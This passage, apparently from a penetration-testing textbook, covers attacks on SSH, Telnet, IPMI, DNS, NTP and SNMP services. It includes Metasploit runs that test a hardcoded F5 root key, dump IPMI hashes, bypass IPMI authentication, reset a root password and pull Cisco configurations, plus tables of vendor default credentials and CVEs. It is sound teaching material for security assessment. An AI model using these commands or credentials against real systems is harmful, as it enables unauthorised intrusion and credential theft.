root@kali:~# cat f5.pub ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAIEAvIhC5skTzxyHif/7iy3yhxuK6/OB13hjPqskogkYFrcW8OK4VJT+5+Fx7wd4 sQCnVn8rNqahw/x6sfcOMDI/Xvn4yKU4t8TnYf2MpUVr4ndz39L5Ds1n7Si1m2suUNxWbKv58I8+NMhlt2ITraSuTU0NGymW Oc8+LNi+MHXdLk= SCCP Superuser
Using Metasploit, we can test the validity of the key against multiple SSH servers, as demonstrated by Example 7-9. The corresponding username must be valid (root in this case), and multiple keys can be loaded into the KEY_FILE dictionary.
msf > use auxiliary/scanner/ssh/ssh_identify_pubkeys msf auxiliary(ssh_identify_pubkeys) > set USERNAME root msf auxiliary(ssh_identify_pubkeys) > set KEY_FILE f5.pub msf auxiliary(ssh_identify_pubkeys) > set RHOSTS 192.168.0.0/24 msf auxiliary(ssh_identify_pubkeys) > run [*] 192.168.0.1:22 SSH - Trying 1 cleartext key per user. [-] 192.168.0.1:22 SSH - [1/1] - User root does not accept key 1 - SCCP Superuser [*] 192.168.0.5:22 SSH - Trying 1 cleartext key per user. [+] 192.168.0.5:22 SSH - [1/1] - Accepted: 'root' with key '71:3a:b0:18:e2:6c:41:18:4e:56:1e:fd: d2:49:97:66' - SCCP Superuser
In recent years, hardware manufacturers (including F5 Networks and Cisco10) have shipped devices with default credentials, and others have fallen victim to attack through backdoors introduced into their codebase (e.g., Juniper and Fortinet11). Upon obtaining these values, you can gain command line access via SSH. Table 7-8 lists default credentials for various manufacturers, and Table 7-9 details the CVE references of known hardcoded SSH keys in common platforms.
| Vendor | Usernames | Passwords |
|---|---|---|
| APC | apc, device | apc |
| Brocade | admin | admin123, password, brocade, fibranne |
| Cisco | admin, cisco, enable, hsa, pix, pnadmin, ripeop, root, shelladmin | admin, Admin123, default, password, secur4u, cisco, Cisco, _Cisco, cisco123, C1sco!23, Cisco123, Cisco1234, TANDBERG, change_it, 12345, ipics, pnadmin, diamond, hsadb, c, cc, attack, blender, changeme |
| Citrix | root, nsroot, nsmaint, vdiadmin, kvm, cli, admin | C1trix321, nsroot, nsmaint, kaviza, kaviza123, freebsd, public, rootadmin, wanscaler |
| D-Link | admin, user | private, admin, user |
| Dell | root, user1, admin, vkernel, cli | calvin, 123456, password, vkernel, Stor@ge!, admin |
| EMC | admin, root, sysadmin | EMCPMAdm7n, Password#1, Password123#, sysadmin, changeme, emc |
| HP/3Com | admin, root, vcx, app, spvar, manage, hpsupport, opc_op | admin, password, hpinvent, iMC123, pvadmin, passw0rd, besgroup, vcx, nice, access, config, 3V@rpar, 3V#rpar, procurve, badg3r5, OpC_op, !manage, !admin |
| Huawei | admin, root | 123456, admin, root, Admin123, Admin@storage, Huawei12#$, HwDec@01, hwosta2.0, HuaWei123, fsp200@HW, huawei123 |
| IBM | USERID, admin, manager, mqm, db2inst1, db2fenc1, dausr1, db2admin, iadmin, system, device, ufmcli, customer | PASSW0RD, passw0rd, admin, password, Passw8rd, iadmin, apc, 123456, cust0mer |
| Juniper | netscreen | netscreen |
| NetApp | admin | netapp123 |
| Oracle | root, oracle, oravis, applvis, ilom-admin, ilom-operator, nm2user | changeme, ilom-admin, ilom-operator, welcome1, oracle |
| VMware | vi-admin, root, hqadmin, vmware, admin | vmware, vmw@re, hqadmin, default |
| CVE reference | Notes |
|---|---|
| CVE-2014-2198 | Cisco Unified CDM before 4.4.2 has a hardcoded SSH private key, making it possible for attackers to access support and root accounts remotely |
| CVE-2012-1493 | F5 Networks BIG-IP appliances use a hardcoded private key, which grants remote super-user access via SSHa |
Less common platforms use hardcoded SSH keys and passwords (including devices manufactured by Quantum,12 Array Networks,13 and Siemens RUGGEDCOM14). Upon preparing a list of compromised keys, you can use Hydra in sshkey mode to perform brute-force key grinding.
If an RSA or DSA SSH host key pair is generated insecurely (e.g., using a PRNG with insufficient entropy15), the private key can be calculated by an adversary and used to impersonate a legitimate server endpoint via MITM.
An RSA public key consists of two integers: an exponent e, and modulus n. The modulus is the product of two chosen prime numbers (p and q). The private key is the decryption exponent d, as follows:
d = e-1 mod (p - 1) (q - 1)
If adversaries know the factorization of n, they can calculate the private key for any public key (e, n). When p and q are unknown, the most efficient known method is to factor n into the two primes to calculate the private key d.
Vulnerability exists when two distinct RSA moduli (n1 and n2) that share a single prime (whether p or q) are found—an attacker can compute the greatest common divisor and discover the other prime (e.g., q1 and q2 if p is shared).16 Upon scanning the Internet, the team was able to compromise 0.03% of RSA host keys used by SSH servers online, and 1% of DSA keys.
When understanding SSH server configuration (i.e., running software, supported protocols, and authentication mechanisms), look for known vulnerabilities by searching NVD and other sources. Table 7-10 details significant flaws within popular SSH server implementations. A number of post-authentication privilege escalation issues exist in OpenSSH and other implementations, but they are not listed here.
| CVE reference | Implementation | Notes |
|---|---|---|
| CVE-2015-5600 | OpenSSH | OpenSSH 6.9 and prior does not restrict processing of keyboard-interactive authentication sessions, which can be abused to bypass the MaxAuthTries directive and perform unrestricted brute-force password grindinga |
| – | Oracle Solaris | Remote command execution zero-day flaw in Sun SSH version 1.5 and prior, running on Oracle Solaris 11 and 10 (as found within the Asset Portfolio PDF available via WikiLeaksb) |
| CVE-2013-3594 | Dell PowerConnect | Memory corruption within the SSH service running on multiple Dell PowerConnect switches can result in remote code execution |
| CVE-2013-4652 | Siemens Scanlance | Scanlance devices with firmware before 4.5.4 make it possible for remote attackers to bypass authentication via SSH or Telnet |
| CVE-2013-4434 | Dropbear SSH | Username enumeration flaw within Dropbear SSH 2013.58 |
| CVE-2013-0714 | Wind River VxWorks | VxWorks 6.5-6.9 SSH service overflow |
| CVE-2012-6067 | freeFTP | freeFTP 1.0.11 SFTP authentication bypass |
| CVE-2012-5975 | Tectia Server | SSH authentication bypass flaw affecting Tectia Server 6.3.2 |
a King Cope, “OpenSSH Keyboard-Interactive Authentication Brute Force Vulnerability (MaxAuthTries Bypass)”, email to Full Disclosure mailing list, July 17, 2015. b Section 21.2 of Assets Portfolio, October 6, 2014. | ||
Telnet provides command-line access to servers and embedded devices. The protocol has no transport security, and sessions can be passively sniffed or actively hijacked by adversaries with network access.
Exposed services are vulnerable to the following classes of remote attack:
Brute-force password grinding, revealing weak or default credentials
Anonymous exploitation of Telnet server software flaws (without credentials)
Nmap attempts to fingerprint Telnet services, as shown in Example 7-10. In this case, the version of HP-UX (B.10.20) is not returned, but revealed upon connecting manually by using telnet.
root@kali:~# nmap -sSV -p23 211.35.138.48 Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 09:40 UTC Nmap scan report for 211.35.138.48 PORT STATE SERVICE VERSION 23/tcp open telnet HP-UX telnetd Service Info: OS: HP-UX; CPE: cpe:/o:hp:hp-ux root@kali:~# telnet 211.35.138.48 Trying 211.35.138.48... Connected to 211.35.138.48. Escape character is '^]'. HP-UX seal B.10.20 C 9000/847 (ttyp2) login:
Network printers, broadband routers, and managed switches are often accessible with default administrative credentials. You can use the default password list in Table 7-9 to test exposed Telnet servers. I have also found that smaller manufacturers of routers (e.g., ADSL routers for small offices and home users) often use passwords of 1234 and 12345 for admin and root user accounts.
Table 7-11 lists Telnet server vulnerabilities within devices manufactured by Siemens and Cisco, along with operating systems including FreeBSD, Oracle Solaris, and Microsoft Windows.
| CVE reference | Vendor | Notes |
|---|---|---|
| CVE-2013-6920 | Siemens | SINAMICS 4.6.10 authentication bypass |
| CVE-2013-4652 | Scalance W7xx authentication bypass | |
| CVE-2012-4136 | Cisco | UCS Telnet service information leak |
| CVE-2011-4862 | FreeBSD | libtelnet/encrypt.c long key overflow affecting FreeBSD 7.3 to 9.0 |
| CVE-2011-4514 | Siemens | Multiple Siemens products fail to perform sufficient authentication via Telnet |
| CVE-2009-1930 | Microsoft | Windows Server NTLM replay issue |
| CVE-2009-0641 | FreeBSD | Telnet service remote code execution (FreeBSD 7) |
| CVE-2007-0956 | MIT | MIT krb5 1.6 telnetd authentication bypass |
| CVE-2007-0882 | Oracle | Solaris 10 and 11 -f authentication bypass |
Baseboard management controllers (BMCs) are embedded computers that provide out-of-band monitoring for desktops and servers. BMC products are sold under many brand names, including HP iLO, Dell DRAC, and Sun ILOM. These devices often expose an IPMI service via UDP port 623.
Network sweeping with a single-packet probe is a quick way of identifying IPMI interfaces, as demonstrated by Example 7-11 (using the Metasploit ipmi_version module).
msf > use auxiliary/scanner/ipmi/ipmi_version
msf auxiliary(ipmi_version) > set RHOSTS 10.0.0.0/24
msf auxiliary(ipmi_version) > run
[*] Sending IPMI requests to 10.0.0.0->10.0.0.255 (256 hosts)
[+] 10.0.0.22:623 - IPMI - IPMI-2.0 UserAuth(auth_user,non_null_user) PassAuth(md5,md2)
Level(1.5,2.0)
Two remotely exploitable IPMI flaws are as follows:
Remote password hash retrieval via RAKP17
Zero cipher authentication bypass resulting in administrative access18
Examples 7-12 and 7-13 demonstrate exploitation of these flaws using Metasploit. You can crack the user password hash with Hashcat19 or John the Ripper.20
msf > use auxiliary/scanner/ipmi/ipmi_dumphashes msf auxiliary(ipmi_dumphashes) > set RHOSTS 10.0.0.22 msf auxiliary(ipmi_dumphashes) > run [+] 10.0.0.22:623 - IPMI - Hash found: root:58a929ac021b0002fe2c887ec3f67d5ec173374859df715a59db ba5e4922219e838223086447e3b144454c4c4c00105a8036b2c04f5a52311404726f6f74:4b0e4b47db800e71c503eb0 226bae7ca5466e7e9
msf > use auxiliary/scanner/ipmi/ipmi_cipher_zero msf auxiliary(ipmi_cipher_zero) > set RHOSTS 10.0.0.22 msf auxiliary(ipmi_cipher_zero) > run [*] Sending IPMI requests to 10.0.0.22->10.0.0.22 (1 hosts) [+] 10.0.0.22:623 - IPMI - VULNERABLE: Accepted a session open request
The Linux ipmitool client is used to interact with the service and bypass authentication (via the -C 0 option). Example 7-14 demonstrates installation and use within Kali Linux to set the root user account password to abc123 via IPMI.
root@kali:~# apt-get install ipmitool root@kali:~# ipmitool -I lanplus -C 0 -H 10.0.0.22 -U root -P root user list ID Name Callin Link Auth IPMI Msg Channel Priv Limit 2 root true true true ADMINISTRATOR 3 Oper1 true true true ADMINISTRATOR root@kali:~# ipmitool -I lanplus -C 0 -H 10.0.0.22 -U root -P root user set password 2 abc123 root@kali:~# ssh root@10.0.0.22 root@10.121.1.22's password:abc123/admin1-> version SM CLP Version: 1.0.2 SM ME Addressing Version: 1.0.0b /admin1-> help [Usage] show [<options>] [<target>] [<properties>] [<propertyname>== <propertyvalue>] set [<options>] [<target>] <propertyname>=<value> cd [<options>] [<target>] create [<options>] <target> [<property of new target>=<value>] [<property of new target>=<value>] delete [<options>] <target> exit [<options>] reset [<options>] [<target>] start [<options>] [<target>] stop [<options>] [<target>] version [<options>] help [<options>] [<help topics>] load -source <URI> [<options>] [<target>] dump -destination <URI> [<options>] [<target>]
Chapter 4 describes the tactics used to enumerate and map networks via DNS. Name servers use two ports to fulfill requests: UDP port 53 to serve regular requests (i.e., resolve names to IP addresses, and vice versa), and TCP port 53 to reliably send high volumes of data, such as DNS zone files.
DNS services are vulnerable to the following classes of attack:
Denial of service, limiting name service availability
Memory corruption and code execution via server software defects
Cache poisoning and corruption, undermining integrity of name service
To investigate the configuration, first fingerprint the service, and then enumerate support for recursion and other features, as detailed in the following sections.
ISC BIND name servers are easily fingerprinted using Nmap, as shown in Example 7-15. The utility sends version.bind and NSID requests, and parses the output to reveal the BIND version and server identifier. Example 7-16 demonstrates NSID output from Rackspace’s name servers.
root@kali:~# nmap -Pn -sU -A -p53 ns2.isc-sns.com Starting Nmap 6.46 (http://nmap.org) at 2014-11-07 17:46 UTC Nmap scan report for ns2.isc-sns.com (38.103.2.1) PORT STATE SERVICE VERSION 53/udp open domain ISC BIND 9.9.3-S1-P1 | dns-nsid: |_ bind.version: 9.9.3-S1-P1
root@kali:~# nmap -Pn -sU -A -p53 ns.rackspace.com Starting Nmap 6.46 (http://nmap.org) at 2014-11-07 18:10 UTC Nmap scan report for ns.rackspace.com (69.20.95.4) PORT STATE SERVICE VERSION 53/udp open domain ISC BIND hostmaster | dns-nsid: | NSID: a4.iad3 (61342e69616433) |_ id.server: a4.iad3 root@kali:~# nmap -Pn -sU -A -p53 ns2.rackspace.com Starting Nmap 6.46 (http://nmap.org) at 2014-11-07 18:13 UTC Nmap scan report for ns2.rackspace.com (65.61.188.4) PORT STATE SERVICE VERSION 53/udp open domain ISC BIND hostmaster | dns-nsid: | NSID: a4.lon3 (61342e6c6f6e33) |_ id.server: a4.lon3
Nmap also fingerprints TinyDNS and Microsoft DNS services reliably. If the service or version is unknown, you can usually infer it based on other factors (e.g., the operating system version).
You can manually perform these tests with dig, as follows:
root@kali:~# dig +short version.bind chaos txt @ns2.isc-sns.com "9.9.3-S1-P1" root@kali:~# dig +short +nsid CH TXT id.server @ns2.rackspace.com "a1.lon3"
Recursion is a fundamental DNS feature by which name servers forward requests on behalf of clients. Internal name servers commonly support recursion; however, Internet-exposed name servers should not honor recursive queries from untrusted sources. Support for recursion by publicly accessible name servers can lead to denial of service because UDP queries from spoofed sources result in traffic being amplified and sent to arbitrary locations.21
Cache poisoning is also a risk for servers supporting recursion if UDP source port or TXID values are predictable.22 Example 7-17 demonstrates the use of Nmap’s dns-recursion, dns-random-srcport, and dns-random-txid scripts to evaluate recursion support and sample randomness.
root@kali:~# nmap -sSUV -p53 --script dns-recursion,dns-random-srcport,dns-random-txid \ 192.168.208.2 Starting Nmap 6.46 (http://nmap.org) at 2014-12-16 14:17 UTC Nmap scan report for 192.168.208.2 PORT STATE SERVICE VERSION 53/udp open domain Microsoft DNS |_dns-random-srcport: GREAT: 7 queries in 0.6 seconds from 7 ports with std dev 10785 |_dns-random-txid: GREAT: 11 queries in 24.6 seconds from 11 txids with std dev 17480 |_dns-recursion: Recursion appears to be enabled
Vulnerabilities in ISC BIND and Microsoft DNS are summarized here. Upon fingerprinting exposed name servers and enumerating their supported features, you can zero-in on specific flaws.
ISC BIND is plagued by denial of service flaws. Table 7-12 lists known remotely exploitable vulnerabilities in BIND 9.10, 9.9, and 9.8.1. You can find details of vulnerabilities within older releases within the ISC BIND 9 vulnerability matrix.23
| Vulnerability | Reference(s) | Affected releases |
|---|---|---|
| Multiple denial of service vulnerabilities via malformed packets |
CVE-2016-1285 CVE-2016-1284 |
9.10.0 to 9.10.3-P3 9.9.8-P3 and prior |
| Remote BIND crash via unspecified vectors | CVE-2015-8461 |
9.10.3 to 9.10.3-P1 9.9.8 to 9.9.8-P1 |
| Flaw in openpgpkey_61.c resulting in denial of service via a crafted DNS response | CVE-2015-5986 |
9.10.0 to 9.10.2-P3 9.9.7-P2 and prior |
| Multiple recursive resolver crashes from querying a name within a crafted DNSSEC zone |
CVE-2015-5722 CVE-2015-4620 |
|
| Server crash via TKEY queries | CVE-2015-5477 |
9.10.0 to 9.10.2-P2 9.9.7-P1 and prior |
| Delegation chaining denial of service flaw | CVE-2014-8500 |
9.10.0 and 9.10.1 9.9.6 and prior |
| BIND named crash via EDNS processing | CVE-2014-3859 | 9.10.0 and 9.10.0-P1 |
| Server crash via recursive prefetch bug | CVE-2014-3214 | 9.10.0 |
| DNSSEC NSEC3 query results in crash | CVE-2014-0591 |
9.9.4-P1 and prior 9.8.6-P1 and prior |
| BIND named crash via a crafted query | CVE-2013-4854 |
9.9.3-P1 and prior 9.8.5-P1 and prior |
| Recursive resolver crash via malformed zone | CVE-2013-3919 | 9.9.3 and 9.8.5 |
| Memory exhaustion via regular expression | CVE-2013-2266 |
9.9.2-P1 and prior 9.8.4-P1 and prior |
| BIND 9 DNS64 crash through RPZ query | CVE-2012-5689 |
9.9.2-P2 and prior 9.8.4-P2 and prior |
| BIND named denial of service flaw | CVE-2012-5166 |
9.9.1-P3 and prior 9.8.3-P3 and prior |
| Denial of service via crafted RR data | CVE-2012-4244 |
9.9.1-P2 and prior 9.8.3-P2 and prior |
| Memory leak from high TCP query load | CVE-2012-3868 | 9.9.1-P1 and prior |
| Bad cache assertion failure due to high load | CVE-2012-3817 |
9.9.1-P1 and prior 9.8.3-P1 and prior |
| Zero length rdata handling denial of service | CVE-2012-1667 |
9.9.1 and prior 9.8.3 and prior |
| BIND 9 resolver crash via error logging | CVE-2011-4313 | 9.8.1 and prior |
Table 7-13 details significant remotely exploitable cache poisoning, denial of service, and overflow conditions affecting the Microsoft DNS Server.
| Vulnerability | Reference | Affected platforms (up to) |
|---|---|---|
| Use-after-free bug resulting in remote code execution | CVE-2016-3227 | Windows Server 2012 Gold |
| Remote code execution flaw | CVE-2015-6125 | Windows Server 2008 R2 SP1 |
| Denial of service via crafted query | CVE-2012-0006 | Windows Server 2008 R2 SP1 Windows Server 2003 SP2 |
| Resolver cache ghost domain flaw | CVE-2012-1194 | Windows Server 2008 SP2 |
| Uninitialized memory corruption resulting in denial of service | CVE-2011-1970 | Windows Server 2008 R2 SP1 Windows Server 2003 SP2 |
NAPTR record memory corruption resulting in remote code execution |
CVE-2011-1966 | Windows Server 2008 R2 SP1 |
| DNS cache poisoning flaw | CVE-2009-0234 | Windows Server 2008 Windows Server 2003 SP2 |
Apple Bonjour and Linux zero-configuration networking implementations (e.g., Avahi) use mDNS to discover network peripherals within the local network. The mDNS service uses UDP port 5353 and is queried using Nmap24, as shown in Example 7-18.
root@kali:~# nmap -Pn -sUC -p5353 192.168.1.2 Starting Nmap 6.46 (http://nmap.org) at 2015-01-01 10:30 GMT Nmap scan report for 192.168.1.2 PORT STATE SERVICE 5353/udp open zeroconf | dns-service-discovery: | 9/tcp workstation | Address=192.168.1.2 | 22/tcp ssh | Address=192.168.1.2 | 22/tcp sftp-ssh | Address=192.168.1.2 | 445/tcp smb | Address=192.168.1.2 | 4713/tcp pulse-sink | Address=192.168.1.2 | 4713/tcp pulse-server | server-version=pulseaudio 5.0 | user-name=initguru | machine-id=6083a8593496fa5eba1c308b0000001e | uname=Linux x86_64 3.12.21-gentoo-r1 #2 SMP Sat Jul 5 22:43:00 KST 2014 | fqdn=localhost | cookie=0x077ff0b8 |_ Address=192.168.1.2
NTP services are often found running on UDP port 123 of network devices and Unix-based systems. You can use the ntp-info and ntp-monlist scripts within Nmap to query accessible services, as shown in Example 7-19. Responses often reveal the server software version, operating system details, and NTP configuration, including IP addresses of public and nonpublic peers.
root@kali:~# nmap -sU -p123 --script ntp-* 125.142.170.129 Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 09:20 UTC Nmap scan report for 125.142.170.129 PORT STATE SERVICE 123/udp open ntp | ntp-info: | receive time stamp: 2014-11-14T20:02:46 | version: ntpd 4.2.6p2@1.2194 Tue Nov 26 07:56:40 UTC 2013 (1) | processor: mips | system: Linux/2.6.32 | leap: 0 | stratum: 3 | precision: -14 | rootdelay: 12.952 | rootdisp: 35.490 | refid: 220.73.142.70 | reftime: 0xd810db0a.29b70fc0 | clock: 0xd810de66.6f95a453 | peer: 5552 | tc: 10 | mintc: 3 | offset: -1.031 | frequency: -5.120 | sys_jitter: 0.940 | clk_jitter: 0.971 |_ clk_wander: 0.123 | ntp-monlist: | Target is synchronised with 220.73.142.70 | Public Peers (1) | 221.39.227.251 | Public Clients (1) |_ 162.216.3.10
Along with these information leak issues, known defects within NTP server packages are listed in Table 7-14. You can find recent security bulletins and vulnerability details online through the NTP support portal.25
| CVE reference(s) | Affected software | Notes |
|---|---|---|
| CVE-2016-1384 | Cisco IOS 15.5 and others | Remote attackers can modify system time via crafted packets |
| CVE-2015-7871 | NTP 4.2.5p186 to 4.2.8p3 | Crypto-NAK bypass resulting in time being set by unauthenticated peersa |
|
CVE-2015-7855 to CVE-2015-7848 |
NTP 4.2.8p3 Cisco products |
Multiple overflows and memory corruption flaws resulting in unintended consequences |
| CVE-2014-9750 | NTP 4.2.8 | Process memory information leak |
| CVE-2014-9295 | NTP 4.2.7 | Multiple overflow vulnerabilities |
| CVE-2014-3309 | Cisco IOS | NTP deny all ACL bypass |
| CVE-2013-5211 | NTP 4.2.7p25 | Traffic amplification flaw resulting in distributed denial of service |
CVE-2009-1252 CVE-2009-0159 |
NTP 4.2.4p6 and 4.2.5p152 | Multiple stack overflows |
| CVE-2009-0021 | NTP 4.2.4p5 and 4.2.5p151 | NTP time spoofing flaw |
Simple Network Management Protocol (SNMP) services are often run on managed switches, routers, and server operating systems (e.g., Microsoft Windows Server and Linux) for monitoring purposes. SNMP is accessed upon providing a valid community string within a UDP datagram to port 161. Most servers are configured with two community strings: one providing read-only access to the SNMP Management Information Base (MIB), and the other both read and write access.
The MIB is a hierarchy of Object Identifier (OID) values, as demonstrated by Example 7-20. In this case, we connect using SNMP version 1 and a community string of public to access 192.168.0.42.
root@kali:~# snmpwalk -v 1 -c public 192.168.0.42 .1.3.6.1.2.1.1.1.0 = STRING: "Cisco Internetwork Operating System Software IOS (tm) C837 Software (C837-K9O3Y6-M), Version 12.3(2)XC2, EARLY DEPLOYMENT RELEASE SOFTWARE (fc1) Synched to technology version 12.3(1.6)T Technical Support: http://www.cisco.com/techsupport Copyright (c" iso.3.6.1.2.1.1.2.0 = OID: .1.3.6.1.4.1.9.1.495 iso.6.1.2.1.1.3.0 = Timeticks: (749383984) 86 days, 17:37:19.84 iso.3.6.1.2.1.1.4.0 = "admin@localhost" iso.3.6.1.2.1.1.5.0 = STRING: "pipex-gw.trustmatta.com" iso.3.6.1.2.1.1.6.0 = "4th floor"
The SNMP utilities within Kali Linux do not resolve OID entries to human-readable values. To enable this support, use the following commands to download MIB data and override directives within /etc/snmp/snmp.conf:
apt-get install snmp-mibs-downloader download-mibs echo "" > /etc/snmp/snmp.conf
The snmpwalk utility will then provide descriptions for each value, as shown:
SNMPv2-MIB::sysDescr.0 = STRING: Cisco Internetwork Operating System Software IOS (tm) C837 Software (C837-K9O3Y6-M), Version 12.3(2)XC2, EARLY DEPLOYMENT RELEASE SOFTWARE (fc1) Synched to technology version 12.3(1.6)T Technical Support: http://www.cisco.com/techsupport Copyright (c SNMPv2-MIB::sysObjectID.0 = OID: SNMPv2-SMI::enterprises.9.1.495 DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (749894097) 86 days, 17:39:01.14 SNMPv2-MIB::sysContact.0 = STRING: admin@localhost SNMPv2-MIB::sysName.0 = STRING: pipex-gw.trustmatta.com SNMPv2-MIB::sysLocation.0 = STRING: 4th floor
Servers may support SNMP protocol version 1, 2, or 3, as described in Table 7-15. When using snmpwalk, use the -v flag to specify the protocol. SNMPv3 servers can also run over TCP port 161 and use TLS to provide transport security.
| Version | Authentication | Transport security (optional) |
|---|---|---|
| 1 | Community string | None |
| 2 | ||
| 3 | Username and password, hashed using MD5 or SHA-1 | 168-bit 3DES or 256-bit AES |
SNMP services are vulnerable to the following classes of remote attack:
User enumeration via SNMPv3
Brute-force grinding of community string and user password values
Exposing useful information through reading SNMP data (low privilege)
Exploitation through writing SNMP data (high privilege)
Exploitation of software implementation flaws, resulting in unintended consequences (e.g., privileged remote code execution)
Individual tactics are discussed in the following sections.
To query accessible SNMP services running version 3 and enumerate usernames, install the SNMP MIBS package and download Rory McCune’s snmpv3enum.rb script as follows:
apt-get install snmp-mibs-downloader download-mibs wget http://bit.ly/2ccg7cj wget http://bit.ly/2cch18I chmod 755 snmpv3enum.rb
When the script is in place, launch the attack with the default username list:
root@kali:~# ./snmpv3enum.rb -i 10.0.0.5 -u usernames valid username : snmpAdmin on host : 10.0.0.5
Hydra supports brute-force grinding across SNMP versions 1, 2, and 3, as demonstrated by Example 7-21.
root@kali:~# hydra -U snmp
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only
Hydra (http://www.thc.org/thc-hydra) starting at 2014-12-16 12:08:39
Help for module snmp:
============================================================================
Module snmp is optionally taking the following parameters:
READ perform read requests (default)
WRITE perform write requests
1 use SNMP version 1 (default)
2 use SNMP version 2
3 use SNMP version 3
Note that SNMP version 3 usually uses both login and passwords!
SNMP version 3 has the following optional sub parameters:
MD5 use MD5 authentication (default)
SHA use SHA authentication
DES use DES encryption
AES use AES encryption
if no -p/-P parameter is given, SNMPv3 noauth is performed, which
only requires a password (or username) not both.
To combine the options, use colons (":"), e.g.:
hydra -L user.txt -P pass.txt -m 3:SHA:AES:READ target.com snmp
hydra -P pass.txt -m 2 target.com snmp
The Metasploit SNMP community dictionary26 contains many vendor defaults and weak values that should be used when testing version 1 and 2 endpoints. You should consider default username/password combinations (as found within Table 7-9) when attacking version 3. Many Cisco devices running SNMPv3 support a username and password value of default.27
Through SNMP you can obtain useful information (e.g., listening network services, running processes, usernames, and internal IP addresses). Example 7-22 demonstrates username enumeration against a Microsoft Windows system by walking a particular OID value. Table 7-16 lists other values that reveal useful configuration details within Microsoft Windows hosts exposing SNMP.
root@kali:~# snmpwalk -c public 192.168.102.251 .1.3.6.1.4.1.77.1.2.25 enterprises.77.1.2.25.1.1.101.115.115 = "Chris" enterprises.77.1.2.25.1.1.65.82.84.77.65.78 = "IUSR_CARTMAN" enterprises.77.1.2.25.1.1.65.82.84.77.65.78 = "IWAM_CARTMAN" enterprises.77.1.2.25.1.1.114.97.116.111.114 = "Administrator" enterprises.77.1.2.25.1.1.116.85.115.101.114 = "TsInternetUser" enterprises.77.1.2.25.1.1.118.105.99.101.115 = "NetShowServices"
| OID | Information gathered |
|---|---|
.1.3.6.1.2.1.1.5 |
Hostname |
.1.3.6.1.4.1.77.1.4.2 |
Domain name |
.1.3.6.1.4.1.77.1.2.25 |
Usernames |
.1.3.6.1.4.1.77.1.2.3.1.1 |
Running services |
.1.3.6.1.4.1.77.1.2.27 |
Share information |
Secrets including passwords and writable community strings are often exposed via SNMP. As such, you should manually review MIB contents during testing. Metasploit28 also extracts useful data.
Example 7-23 demonstrates a Linux server revealing internal network details via SNMP, including IP and MAC addresses of hosts within the 10.178.64.0/24 block (output stripped for brevity).
root@kali:~# snmpwalk -v 1 -c public 60.56.160.15 RFC1213-MIB::atNetAddress.3.1.10.178.64.1 = Network Address: 0A:B2:40:01 RFC1213-MIB::atNetAddress.3.1.10.178.64.9 = Network Address: 0A:B2:40:09 RFC1213-MIB::atNetAddress.3.1.10.178.64.31 = Network Address: 0A:B2:40:1F RFC1213-MIB::atNetAddress.3.1.10.178.64.59 = Network Address: 0A:B2:40:3B RFC1213-MIB::atNetAddress.3.1.10.178.65.192 = Network Address: 0A:B2:41:C0 RFC1213-MIB::atNetAddress.3.1.10.178.93.215 = Network Address: 0A:B2:5D:D7
Metasploit contains two modules29, 30 that you can use to read the running configuration and upload files to Cisco devices upon achieving SNMP write access. Both start a TFTP server and overwrite values within the MIB of the target to elicit a file upload or download (requiring the TFTP service to be accessible by the target host).
Example 7-24 demonstrates the cisco_config_tftp module used to obtain a router configuration from a vulnerable device. Daniel Mende’s snmpattack.pl31 might also prove useful during testing.
msf > use auxiliary/scanner/snmp/cisco_config_tftp msf auxiliary(cisco_config_tftp)> set LHOST 192.168.102.200 msf auxiliary(cisco_config_tftp)> set OUTPUTDIR /tmp/ msf auxiliary(cisco_config_tftp)> set RHOSTS 192.168.102.250 msf auxiliary(cisco_config_tftp)> set COMMUNITY private msf auxiliary(cisco_config_tftp)> run [*] Starting TFTP server... [*] Scanning for vulnerable targets... [*] Trying to acquire configuration from 192.168.102.250... [*] Scanned 1 of 1 hosts (100% complete) [*] Providing some time for transfers to complete... [*] Incoming file from 192.168.102.250 – 192.168.102.250.txt 1151 bytes [+] 192.168.102.250:161 SNMP Community (RW): private [*] Collecting: private [+] 192.168.102.250:161 Unencrypted VTY Password: control
An extension of this attack is to use UDP spoofing. If the SNMP service listening on the target device has an ACL and does not respond to packets sent from your address, you can spoof SNMP commands to appear to be from a trusted host (e.g., the external IP address of a firewall or an internal management system).
Table 7-17 lists remotely exploitable vulnerabilities within SNMP implementations. Significant flaws resulting in denial of service are included, along with privilege escalation bugs requiring authentication.
| CVE reference | Vendor | Notes |
|---|---|---|
| CVE-2016-6366 | Cisco | Buffer overflow in Cisco ASA 9.4.2.3 and prior allows authenticated attackers to execute arbitrary code via crafted IPv4 SNMP packetsa |
| CVE-2014-3341 | NX-OS VLAN enumeration via SNMP | |
| CVE-2014-3291 | Wireless LAN Controller device restart upon SNMP polling | |
| CVE-2014-2103 | Intrusion Prevention System denial of service via malformed SNMP packets | |
| CVE-2012-6151 | – | Net-SNMP 5.7.1 denial of service |
CVE-2013-4631 CVE-2013-4630 |
Huawei | Multiple SNMPv3 denial of service and overflow vulnerabilities within Huawei AR routers |
| CVE-2013-3634 | Siemens | Scalance X200 IRT switch SNMPv3 authentication bypass |
| CVE-2013-1204 | Cisco | IOS XR SNMP denial of service |
CVE-2013-1180 CVE-2013-1179 |
Multiple NX-OS vulnerabilities, resulting in code execution via SNMP by authenticated users | |
| CVE-2013-1217 | IOS device reload via SNMP flooding | |
| CVE-2013-2780 | Siemens | SIMATIC S7-1200 PLC denial of service via SNMP resulting in control outage |
| CVE-2012-3268 | HP | Certain 3Com devices provide sensitive user information to authenticated clients via SNMP |
| CVE-2013-1105 | Cisco | Wireless LAN Controllers make it possible for remote authenticated clients to read and modify the device configuration via SNMP |
| CVE-2012-1365 | Unified Computing System 1.4 and 2.0 make it possible for remote authenticated attackers to cause denial of service via SNMP | |
| CVE-2011-4023 | NX-OS 5.0 authenticated denial of service flaw resulting in memory corruption via SNMP | |
| CVE-2010-2982 | Unified Wireless Network Solution 7.0.97 makes it possible for remote attackers to discover group passwords via SNMP | |
| CVE-2010-2705 | HP | ProCurve PA.03.02 firmware reveals sensitive information via SNMP (with unknown vectors) |
a Omar Santos, “The Shadow Brokers EPICBANANA and EXTRABACON Exploits”, Cisco Security Blog, August 17, 2016. | ||
